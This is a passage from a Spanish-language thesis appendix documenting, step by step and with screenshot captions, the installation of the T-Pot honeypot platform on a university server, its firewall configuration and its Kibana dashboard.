


Figura 4-C: Selección del idioma del teclado en la instalación

Realizado por: (Gallegos, Jaime, 2021)

Luego de seleccionado el idioma del teclado, el programa de instalación comienza a copiar los componentes necesarios para proceder con la instalación del sistema, como se observa en la siguiente figura 5-C.

Figura 5-C: Carga de recursos necesarios para la instalación

Realizado por: (Gallegos, Jaime, 2021)

El programa de instalación también configura la red del servidor con DHCP como se muestra en la figura 7-C.

Figura 7-C: Configuración de la red

Realizado por: (Gallegos, Jaime, 2021)

Posterior a la configuración de la red, el programa de instalación pedirá que se especifique la región en donde se puede encontrar la imagen descargada en caso de que exista alguna pérdida de información. En este apartado es recomendable usar la misma región que se seleccionó al inicio de la instalación. Las opciones aparecerán como en la figura 8-C que se muestra a continuación.




Figura 8-C: Región del mirror de la imagen de instalación

Realizado por: (Gallegos, Jaime, 2021)

Luego de seleccionada la región, se procede a escoger el servidor de donde se descargará la información mencionada. El sistema seleccionará el servidor adecuado de acuerdo a la región seleccionad previamente y aparecerá un cuadro similar al mostrado en la figura 9-C.




Figura 9-C: Selección del mirror.

Realizado por: (Gallegos, Jaime, 2021)

Luego de este paso, el programa de investigación preguntará si se empleará un proxy http para acceder a la red. GitHub sugiere dejar en blanco este espacio como se detalla en la figura 10-C.




Figura 10-C: Ventana de proxy

Realizado por: (Gallegos, Jaime, 2021)

El instalador verificará si existen archivos faltantes para la instalación. De ser así, el instalador procederá con la descarga e instalación de los mismos y se podrá evidenciar el progreso con una barra de carga similar a la mostrada en la figura 11-C.




Figura C-11: Descarga de archivos adicionales

Realizado por: (Gallegos, Jaime, 2021)

Luego de realizado este paso, el instalador procede a la creación de las particiones dentro del disco duro del servidor. Este proceso puede demorar un poco, dependiendo de la capacidad interna del disco duro del servidor y de igual manera nos detalla una barra de avance como se muestra en la figura 12-C a continuación.




Figura 12-C: Creación de particiones en el disco duro

Realizado por: (Gallegos, Jaime, 2021)

Luego de creadas las particiones, el instalador procede a la instalación del sistema base que empleará T-Pot como se muestra en la figura 13-C.




Figura 13-C: Instalación del sistema base para T-Pot

Realizado por: (Gallegos, Jaime, 2021)

Luego de instalado el sistema base, el programa de instalación indicará una ventana con las diferentes opciones de instalación de T-Pot. Para el presente estudio se seleccionará la versión standard que incluye los honeypots, ELK, NSM y tolos como se observa en la figura 14-C.




Figura 14-C: Selección de la versión a instalar

Realizado por: (Gallegos, Jaime, 2021)

Posterior a la instalación se continúa una ejecución automática para que el instalador universal del T-pot actualice el sistema y termine de instalar todas las dependencias que necesita el T-pot, o se lo puede realizar manualmente con los siguientes comandos que se ve en la figura 15-C.

```
git clone https://github.com/dtag-dev-sec/tpotce
cd tpotce/iso/installer/
./install.sh --type=user
```

Figura 15-C: Comando a utilizar para instalar las dependencias del T-pot.

Realizado por: (Githlub, 2018)

Mientras se tenga una conexión estable a internet la instalación requiere muy poca interacción, simplemente respondiendo a la configuración de la región en donde se está instalando el T-pot y la del lenguaje del teclado para las instalaciones básicas de Linux. Una vez finalizada totalmente la instalación el sistema se reinicia automáticamente y se presenta la pantalla de inicio de sesión del T-pot donde pedirá un usuario y contraseña como se muestra en la siguiente figura 16-C.

Figura 16-C: Consola de inicio de sesión.

Realizado por: (Gallegos, Jaime, 2021)

Se deben tomar en consideración los puertos 64295 y 64297, mismos que permitirán iniciar sesión en el sistema posteriormente. Luego de finalizada la instalación del sistema, se procede a configurar la red. Luego de la configuración de red, se procede a configurar el firewall del sistema. En esta configuración, es importante restringir el acceso a internet de los puertos 64295 (puerto de inicio de sesión) y 64297 (puerto de acceso web de la interfaz de usuario). Esto permitirá el correcto funcionamiento del sistema como tal. Los comandos a emplear en la configuración del firewall se presentan en la siguiente figura 17-C.

Name	Type	Targets	Filters	Protocols/ports	Action	Priority	Network
all-other-higher	Ingress	Apply to all	IP ranges: 0.0.0.0	tcp:64298-65535 udp icmp	Allow	1000	default
allow-other-tcp	Ingress	Apply to all	IP ranges: 0.0.0.0/0	tcp:0-64294 udp icmp	Allow	1000	default
default-allow-http	Ingress	http-server	IP ranges: 0.0.0.0/0	tcp:80	Allow	1000	default
default-allow-https	Ingress	https-server	IP ranges: 0.0.0.0/0	tcp:443	Allow	1000	default
ssh-access	Ingress	Apply to all	IP ranges: 204.197.180.204/32	tcp:64295	Allow	1000	default
web-access	Ingress	Apply to all	IP ranges: 204.197.180.204/32	tcp:64297	Allow	1000	default

Figura 17-C: Configuración del firewall

Realizado por: (Gallegos, Jaime, 2021)

Luego de finalizada la configuración del firewall, se continua con la comprobación del contenedor con los puertos TCP y UDP en cada honeypot interno que se detalla en la figura 18-C.

Figura 18-C: Contenedor.

Realizado por: (Gallegos, Jaime, 2021)

Una vez comprobado que los puertos están levantados en cada honeypot interno se procede a iniciar sesión en el sistema para la verificación de la conexión a internet. Se emplea el puerto destinado para el inicio de sesión con el usuario registrado 190.15.131.195:64294 como se evidencia en la figura 19-C.




Figura 19-C: Interfaz de usuario generada por el T-POT

Realizado por: (Gallegos, Jaime, 2021)

Despues de realizar el Login con las credenciales que se pusieron en la previa instalación se podrá apreciar el comportamiento total del T-pot como se muestra en la figura 20-C.




Figura 20-C: Dashboard del Tpot

Realizado por: (Gallegos, Jaime, 2021)

Finalmente, se procede a iniciar la interfaz de usuario de T-Pot, en donde se puede apreciar en tiempo real los datos obtenidos por el servidor con la dirección 190.15.131.095:64297

seleccionando la plataforma Kibana en la cual desplegara todos los datos del T-Pot y de los honeypots internos así como se muestra en la figura C-21.




Figura 21-C: Interfaz de usuario T-Pot

Realizado por: (Gallegos, Jaime, 2021)

Puesta en funcionamiento del sistema

Luego de realizado el proceso de instalación correspondiente del sistema, se procede a ponerlo en marcha. En la siguiente figura se puede apreciar la máquina virtual montada en el servidor de la FIE, donde también se pueden visualizar las características configuradas para la máquina virtual mencionada y las características del servidor en el cual se instaló el T-Pot como se detalla en la figura 22-C.




Figura 22-C: Máquina virtual montada en el servidor

Realizado por: (Gallegos, Jaime, 2021)

Se puede apreciar que se empleó cerca de 10 GB de RAM, con un uso de procesador de 1337 MHz. La máquina virtual emplea toda la potencia del procesador. En la siguiente figura 23-C se puede apreciar al sistema T-POT funcionando en la máquina virtual.




Figura 23-C: Funcionamiento del T-POT en el servidor

Realizado por: (Gallegos, Jaime, 2021)

Al momento de instalar el sistema T-POT en la máquina virtual y poner el sistema en marcha, este no presentó problemas al momento de su ejecución. En la siguiente figura 24-C se puede apreciar el comportamiento del sistema al momento de su ejecución.




Figura 24-C: Comportamiento del T-POT

Realizado por: (Gallegos, Jaime, 2021)

Luego de analizado el comportamiento del sistema en la máquina virtual, se procede a revisar los eventos que ha registrado el servidor durante la puesta en marcha de la máquina virtual como se muestra en la figura 25-C.




Figura 25-C: Eventos registrados en el servidor

Realizado por: (Gallegos, Jaime, 2021)

Una vez revisados los eventos que interactúan con el sistema, se realiza una configuración al sistema para que se puedan efectuar ataques con el fin de evaluar la seguridad del sistema.

Luego de iniciada la sesión, el sistema funcionará a plena capacidad, como se muestra en la siguiente figura 26-C.




Figura 26-C: Funcionamiento del T-POT a plena capacidad

Realizado por: (Gallegos, Jaime, 2021)

En la figura 27-C se muestra la constante actividad del almacenamiento.

